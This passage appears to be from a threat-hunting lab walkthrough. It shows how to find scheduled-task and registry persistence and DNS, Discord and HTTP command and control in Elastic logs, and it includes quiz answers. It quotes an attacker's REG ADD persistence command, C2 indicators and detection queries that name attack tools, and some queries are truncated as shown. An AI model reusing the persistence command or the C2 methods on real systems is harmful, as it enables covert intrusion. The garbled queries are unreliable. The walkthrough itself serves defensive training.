


What is the process PID of chrome.exe's target for process injection?

4240

host.name: WKSTN-* AND winlog.event_id: 8





Task 6 - Tactic: Persistence

The Persistence Tactic (TA0003)[\(opens in new tab\)](#) describes adversaries' techniques to maintain access to a compromised network over an extended period, often covertly. This allows adversaries to retain control over their foothold even if the system restarts or the user logs out. Common persistence methods include:

- **Modification of registry keys:** Using `reg.exe` to modify registry keys related to system boot-up, such as Run or RunOnce keys.
- **Installation of auto-start scripts:** Creation of scheduled tasks (via `schtasks.exe`) to regularly update and execute implanted malware.
- **Creation of additional accounts:** Using `net.exe` to create new users and add them to the local administrators' group.

These persistence methods are typically executed immediately after the initial successful execution. This post-execution deployment ensures the attacker maintains a consistent presence within the compromised network, making the attack more difficult to detect and remove. The common element across all persistence techniques is modifying the system configuration inside the victim machine and abusing built-in functionalities to maintain continued access. In this task, we will hunt for two common persistence scenarios using Elastic Stack.

1. Scheduled Task Creation:

Scheduled tasks are commonly used to automate commands and scripts to execute based on schedules or triggers. However, threat actors abuse this functionality to automate their malicious commands to run regularly. We will use the `winlogbeat-*` index to hunt for scheduled task creation attempts from employee workstations on July 3, 2023.


If Windows Advanced Audit Policy is properly configured, we can use Event ID 4698 (Scheduled Task Creation). Otherwise, we can hunt commands related to scheduled tasks using keywords `schtasks` and `Register-ScheduledTask` (PowerShell). Use the following KQL query:

```
host.name: WKSTN-* AND (winlog.event_id: 4698 OR (*schtasks* OR *Register-ScheduledTask*))
```

Add the following fields as columns:

- winlog.computer_name
- user.name
- process.command_line
- winlog.event_id
- winlog.event_data.TaskName

Note: The `winlog.event_id` field is included as a column since query results may contain different event IDs.



Some scheduled tasks appear benign (OneDrive Reporting/Standalone Task). However, an unusual task named "Windows Update" executes a PowerShell command scheduled every minute. This task is suspicious because previous investigations identified `www[.]oneidrive[.]xyz` as a malicious domain, confirming the suspicion on this newly-created scheduled task.


2. Registry Key Modification: The Windows registry is a database of settings and configurations used by the operating system. Threat actors abuse these settings to hijack the normal OS flow or store staged payloads for subsequent use. We will use the `winlogbeat-*` index to hunt for unusual registry modifications indicating malicious persistence on July 3,

2023. Registry modification monitoring generates many events. A basic query produces overwhelming results:

```
host.name: WKSTN-* AND winlog.event_id: 13 AND winlog.channel: Microsoft-Windows-Sysmon/Operational
```

Add the following fields as columns:

- winlog.computer_name
- winlog.event_data.User
- process.name
- registry.value
- registry.path



As shown, this query generates 1481 results. To reduce noise, focus on known registry keys abused by threat actors:

- `Software\Microsoft\Windows\CurrentVersion\Explorer\Shell` (User Shell Folders)
- `Software\Microsoft\Windows\CurrentVersion\Run` (RunOnce)


Use this refined query to achieve better results:

```
host.name: WKSTN-* AND winlog.event_id: 13 AND winlog.channel: Microsoft-Windows-Sysmon/Operational AND registry.path: (*CurrentVersion\\R
```

```
un* OR *CurrentVersion\\Explorer\\User* OR *CurrentVersion\\Explorer\\Shell*)
```

Add the following fields as columns:

- winlog.computer_name
- winlog.event_data.User
- process.name
- registry.path
- winlog.event_data.Details



One entry stands out as highly suspicious:


- **Registry Path:** `HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnceEx\\0001\\Depend\\1`
- **Registry Data:** `C:\\Windows\\Temp\\installer.exe`

This entry indicates that `C:\\Windows\\Temp\\installer.exe` will execute on machine startup. This is the suspicious binary identified in previous investigations.

Registry modifications can also be hunted by filtering on the process that made the modification. This approach finds notable changes based on the executing process. Use the following query to hunt registry modifications via `reg.exe` or `powershell.exe`:

```
host.name: WKSTN-* AND winlog.event_id: 13 AND winlog.channel: Microsoft-Windows-Sysmon/Operational AND process.name: (reg.exe OR powershell.exe)
```

ll.exe)



This query immediately shows modifications made via `reg.exe`. Note that this approach only captures modifications by `reg.exe` or `powershell.exe`. However, suspicious binaries interacting with the registry can still be hunted by excluding all known good binaries from the query.

Answer the questions below

What is the name of the parent process of the `cmd.exe` process that executed the scheduled task creation?

powershell.exe

host.name: WKSTN-* AND winlog.event_id: 4698 OR (schtasks OR Register-ScheduledTask)




Using the process ID of the malicious `reg.exe` execution, what is the value of the process command line used to execute the registry modification?

```
cmd /c "REG ADD
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001\Depend /v 1 /d
"C:\Windows\Temp\installer.exe"
```

```
host.name: WKSTN-* AND winlog.event_id: 13 AND winlog.channel: "Microsoft-Windows-Sysmon/Operational" AND registry.path: (CurrentVersion\\Run OR CurrentVersion\\Explorer\\User OR CurrentVersion\\Explorer\\Shell)
```

Registry modifications can be identified using Sysmon logs. Filter for the `reg.exe` process, then expand the alert details to retrieve `process.pid`.



Task 7 - Tactic: Command and Control

The Command and Control Tactic (TA0011) ([opens in new tab](#)) involves the methods by which an adversary communicates with compromised systems within a target network. This stage enables attackers to direct or continuously issue remote commands to achieve further objectives, such as internal network compromise. Communication can occur via various channels:

- **Standard network protocols:** Using DNS, ICMP, HTTP/s as communication channels via subdomains or standard web traffic.
- **Known cloud-based services:** Passing traffic through known web applications such as Google Drive, Telegram, and Discord.
- **Encrypted custom HTTP/s server:** Using self-hosted servers with well-groomed domains passing encrypted traffic.

These methods provide a lifeline between the attacker and the infiltrated network, enabling two-way communication for sending commands and receiving data. The common element across all C2 techniques is using a communication channel that typically blends in with regular network traffic, making the hunt for malicious activities more challenging. In this task, we will hunt for three common command and control scenarios using Elastic Stack.

When determining unusual network traffic, it is essential to understand the purpose based on contents, frequency, and direction:

- Egress traffic may indicate suspicious file uploads or connections to a C2 server.
- Ingress traffic may indicate intrusion attempts from external sources.
- Cleartext traffic containing host commands may indicate an established C2 connection.
- High count of connections or bandwidth of encrypted traffic may indicate unusual activity.

1. Command and Control over DNS: Adversaries use DNS protocols to establish Command and Control channels by disguising C2 communications as typical DNS queries and responses, bypassing network security measures. We will use the `packetbeat-*` index to hunt for potential C2 over DNS on July 3, 2023. We will also use the `winlogbeat-*` index to correlate DNS queries and identify the malicious process generating them.

Hunt for unusual DNS query patterns based on high count of unique subdomains or unusual query types (MX, CNAME, TXT). Create a visualisation table using Lens with the following configuration:

- Set Table Index (`packetbeat`), Rows (`dns.question.registered_domain` and `host.name`), and Metrics (Unique Count of `dns.question.subdomain`).
- Use the KQL query: `network.protocol: dns AND NOT dns.question.name: *arpa`

The screenshot shows the Elastic Lens interface with the following configuration:

- KQL Query:** `network.protocol: dns AND NOT dns.question.name: *arpa`
- Table Index:** `packetbeat-*`
- Rows:** `dns.question.registered_domain` and `host.name`
- Metrics:** Unique count of `dns.question.subdomain`


Top values of dns.question.registered_domain	Top values of host.name	Unique count of dns.question.subdomain
golge.xyz	WKSTN-1	2,191
golge.xyz	DC01	1
golge.xyz	WKSTN-2	1
amazonaws.com	WKSTN-1	541
amazonaws.com	DC01	6
amazonaws.com	WKSTN-2	2
microsoft.com	DC01	43
microsoft.com	WKSTN-1	27
microsoft.com	WKSTN-2	22
threat hunting.thm	DC01	18
threat hunting.thm	WKSTN-1	10
threat hunting.thm	WKSTN-2	5
google.com	DC01	14
google.com	WKSTN-1	7
google.com	WKSTN-2	2
trafficmanager.net	DC01	13
msedoe.net	DC01	11

An unusual domain `golge[.]xyz` queried 2191 unique subdomains, indicating potential C2 over DNS activity from `WKSTN-1`. To investigate further, use the Discover tab with a focused query on this domain:

`network.protocol: dns AND NOT dns.question.name: *arpa AND dns.question.name: golge[.]xyz`

on.registered_domain: golge.xyz AND host.name: WKSTN-1

Add the **query** field as a column to see DNS query values.



The workstation continuously queries `*[.]golge[.]xyz` using different query types (CNAME, TXT, MX) with hexadecimal subdomains. It also sends DNS requests directly to an unknown nameserver, bypassing configured DNS servers.

cloud.instance.id	1-0fde77a76844e8295
cloud.machine.type	t3a.small
cloud.provider	aws
cloud.region	eu-west-1
cloud.service.name	EC2
destination.bytes	323
destination.ip	167.71.198.43
destination.port	53
dns.additional_count	0
dns.answers_count	1
dns.answers.class	IN
dns.answers.data	08420181d2bf083fa03a6ffff7df1db74.golge.xyz
dns.answers.name	FAF0B181028A57AA4EC7537b2F304EBC4998780785CCBF444A71FCA38F32.5072B98141A702739E351A31C98767541BA82ACC671688BA6F40296ACBF9198.C62C803EFD45E8BC94BCBF465B45C5B05877C388A22C289D08E332CF068D.29680097E4A13443FF1DACFCBACEDF5680CB4A7C2E56.golge.xyz
dns.answers.ttl	60
dns.answers.type	CNAME

Correlate this activity on `winlogbeat-*` to identify the process executing DNS requests.


First, select the following fields from the Available Fields panel:

- host.name
- user.name

- process.parent.command_line
- process.name
- process.command_line

Then, use the following KQL query:

```
host.name: WKSTN-1* AND destination.ip: 167.71.198.43 AND destination.port: 53
```



All connections to 167.71.198.43:53 are generated by nslookup.exe. Use View surrounding documents to see related events and obtain the command line arguments of the parent process, confirming C2 over DNS activity.

Documents surrounding #K7DcHk85aC969H9xIdF

Load 5 newer documents

Time	host.name	user.name	process.parent.command_line	process.name	process.command_line
> Jul 3, 2023 @ 17:46:14.803	WKSTN-1.threat hunting.th	clifford.miller	-	nslookup.exe	"C:\Windows\system32\nslookup.exe"
> Jul 3, 2023 @ 17:46:14.803	WKSTN-1.threat hunting.th	clifford.miller	-	nslookup.exe	-
> Jul 3, 2023 @ 17:46:14.700	WKSTN-1.threat hunting.th	clifford.miller	-	powershell.exe	-
> Jul 3, 2023 @ 17:46:14.662	WKSTN-1.threat hunting.th	-	-	-	-
> Jul 3, 2023 @ 17:46:14.661	WKSTN-1.threat hunting.th	-	-	-	-
> Jul 3, 2023 @ 17:46:14.626	WKSTN-1.threat hunting.th	clifford.miller	-	nslookup.exe	-
> Jul 3, 2023 @ 17:46:14.625	WKSTN-1.threat hunting.th	clifford.miller	-	nslookup.exe	-
> Jul 3, 2023 @ 17:46:14.624	WKSTN-1.threat hunting.th	clifford.miller	-	nslookup.exe	-
> Jul 3, 2023 @ 17:46:14.610	WKSTN-1.threat hunting.th	-	-	-	-
> Jul 3, 2023 @ 17:46:14.581	WKSTN-1.threat hunting.th	clifford.miller	-	powershell.exe	-
> Jul 3, 2023 @ 17:46:14.389	WKSTN-1.threat hunting.th	clifford.miller	-	nslookup.exe	"C:\Windows\system32\nslookup.exe"

Note: Packet size (network.bytes field) can also indicate unusual DNS traffic. DNS queries are typically short; C2 over DNS uses subdomains to handle long hex strings. Consider request/response size when determining potential DNS anomalies.

2. Command and Control over Cloud Applications: Adversaries use known cloud applications to establish Command and Control channels, disguising C2 communications as typical web connections to legitimate services. We will use the `packetbeat-*` index to hunt for C2 over known cloud applications on July 3, 2023. We will also use the `winlogbeat-*` index to correlate network connections and identify the malicious process.

Create a visualisation table using Lens to identify cloud application domains that workstations do not commonly access:

First, use the KQL query to filter the data:

- Use the KQL query: `network.protocol: dns AND NOT dns.question.name: *arpa`

Then, configure the visualization table on the right panel:

- Under the "Rows" section, select:
 - Select field: `dns.question.registered_domain`
 - Number of values: `50`
 - Rank by: `Count of records`
 - Rank direction: `Descending`
- Add another row field: `host.name`
- The table will display the top 50 DNS domains queried by each host, sorted by count in descending order to identify unusual cloud application domains.

The screenshot shows the Elastic Lens interface with a KQL query: `network.protocol: dns AND NOT dns.question.name: *arpa`. The visualization is a table with two columns: `dns.question.registered_domain` and `host.name`. The table is sorted by the `Count of records` in descending order. The first row is highlighted in yellow and shows `discord.gg` for the domain and `WKSTN-1` for the host. Other domains listed include `office365.com`, `office.net`, `office.com`, `oneedrive.xyz`, `windows.com`, `acompli.net`, `xboxlive.com`, and various IP addresses. The right panel shows the configuration for the table, with the `Count of records` metric selected.


Top values of dns.question.registered_domain	Top values of host.name	Count of records
office365.com	WKSTN-2	1
oneedrive.xyz	WKSTN-2	1
windows.com	WKSTN-2	1
discord.gg	WKSTN-1	1
office.net	WKSTN-1	1
office.com	WKSTN-2	1
xboxservices.com	WKSTN-1	1
acompli.net	WKSTN-2	1
xboxlive.com	WKSTN-2	1
30-ede8f7.f030e7ca-19a2-11ee-d19e-02e660ea6f07	DC01	1
30-ede8f7.f030e7ca-19a2-11ee-d19e-02e660ea6f07	WKSTN-1	1
31-f710d7.f030e7ca-19a2-11ee-d19e-02e660ea6f07	DC01	1
31-f710d7.f030e7ca-19a2-11ee-d19e-02e660ea6f07	WKSTN-1	1
32-fba4e6.f030e7ca-19a2-11ee-d19e-02e660ea6f07	DC01	1
32-fba4e6.f030e7ca-19a2-11ee-d19e-02e660ea6f07	WKSTN-1	1
4-96eac.f030e7ca-19a2-11ee-d19e-02e660ea6f07	DC01	1
4-96eac.f030e7ca-19a2-11ee-d19e-02e660ea6f07	WKSTN-1	1

`discord.gg` , a known cloud application, is being used by `WKSTN-1` , indicating threat actors are using it to host C2 traffic. Pivot to `winlogbeat-*` index to identify the associated process:

```
host.name: WKSTN-1* AND *discord.gg*
```

Add the following fields as columns:

- `host.name`
- `process.executable`
- `dns.question.name`




Connections to Discord are initiated by `C:\Windows\Temp\installer.exe` . Investigate further by hunting all processes spawned by this binary:

```
host.name: WKSTN-1* AND winlog.event_id: 1 AND process.parent.executable: "C:\\Windows\\Temp\\installer.exe"
```

Add the following fields as columns:

- `host.name`
- `process.parent.command_line`
- `process.executable`
- `process.command_line`



`installer.exe` has executed multiple `cmd.exe` commands, confirming C2 over Discord activity.

3. Command and Control over Encrypted HTTP Traffic: Attackers use their own C2 domains with custom traffic encryption over HTTP to establish Command and Control. We will use the `packetbeat-*` index to hunt for C2 over encrypted HTTP traffic on July 3, 2023. We will also use the `winlogbeat-*` index to correlate network connections and identify the malicious process.

Hunt for unusual HTTP traffic based on a high count of connections to distinctive domains or high outbound HTTP bandwidth. Create a visualisation table using Lens with the following configuration:

- Set Table Index (`packetbeat`), Rows (`host.name`, `destination.domain`, `http.request.method`), and Metrics (`count`).
- Use the KQL query: `network.protocol: http AND network.direction: egress`

